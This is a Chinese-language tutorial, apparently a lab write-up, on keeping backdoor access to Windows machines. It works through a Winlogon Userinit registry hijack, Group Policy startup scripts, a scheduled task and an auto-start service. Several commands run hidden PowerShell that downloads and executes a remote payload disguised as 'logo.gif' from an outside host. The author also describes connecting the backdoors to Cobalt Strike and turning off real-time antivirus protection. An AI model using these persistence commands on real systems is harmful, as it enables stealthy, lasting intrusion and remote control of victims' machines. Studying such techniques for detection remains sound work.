 Windows权限维持的后门实现方法



目录
1 注册表自启动

1.1 生成payload
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit /t REG_SZ /d "C:\windows\system32\userinit.exe;C:\Users\Public\payload.exe" /f






1.2 查看是否上线

2 生成powershell的脚本
2.1 监听9999



2.2 查看是否上线

3 组策略设置脚本启动

运行gpedit.msc进入本地组策略,通过Windows设置的“脚本(启动/关机)”项来说实现。因为其极具隐蔽性,因此常常被攻击者利用来做服务器后门。
容易遇到的问题:脚本需全路径,如C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

将生成的payload上传到服务器:


注意修改名字,开始没修改迟迟不上线


这边设置的监听服务器能接收到200ok,但是我每次重启在cs上都不能上线,所以我直接先关实时保护,在本地powershell进行测试:
可以看到应该是已经执行了的,但是没有免杀,所以重启一直会被杀
4 计划任务
schtasks /create /sc minute /mo 1 /tn "Security Sprint" /tr "powershell.exe -nop -w hidden -c 'IEX ((New-Object Net.WebClient).DownloadString(\"http://192.168.37.136:8888/logo.gif\"))'"



大概一分钟执行一次这个任务脚本,查看上线情况:

5 服务自启动
通过服务设置自启动,结合powershell实现无文件后门。
使用以下命令可实现:
sc create "KeyName" binpath= "cmd /c start powershell.exe -nop -w hidden -c \"IEX ((new-object net.webclient).downloadstring('http://192.168.37.136:8888/logo.gif'))\""
sc description KeyName "Just For Test" //设置服务的描述字符串
sc config Name start= auto //设置这个服务为自动启动
net start Name //启动服务
成功创建了一个自启动服务
以管理员的形式运行cmd窗口,执行:
sc create "xfy666" binpath= "cmd /c start powershell.exe -nop -w hidden -c \"IEX ((new-object net.webclient).downloadstring('http://192.168.37.136:5555/logo.gif'))\""
关机重启看是否程序上线:还是跟之前一样因为没做免杀,所以无法自启动,我们关了实时保护,手动启动看是否上线

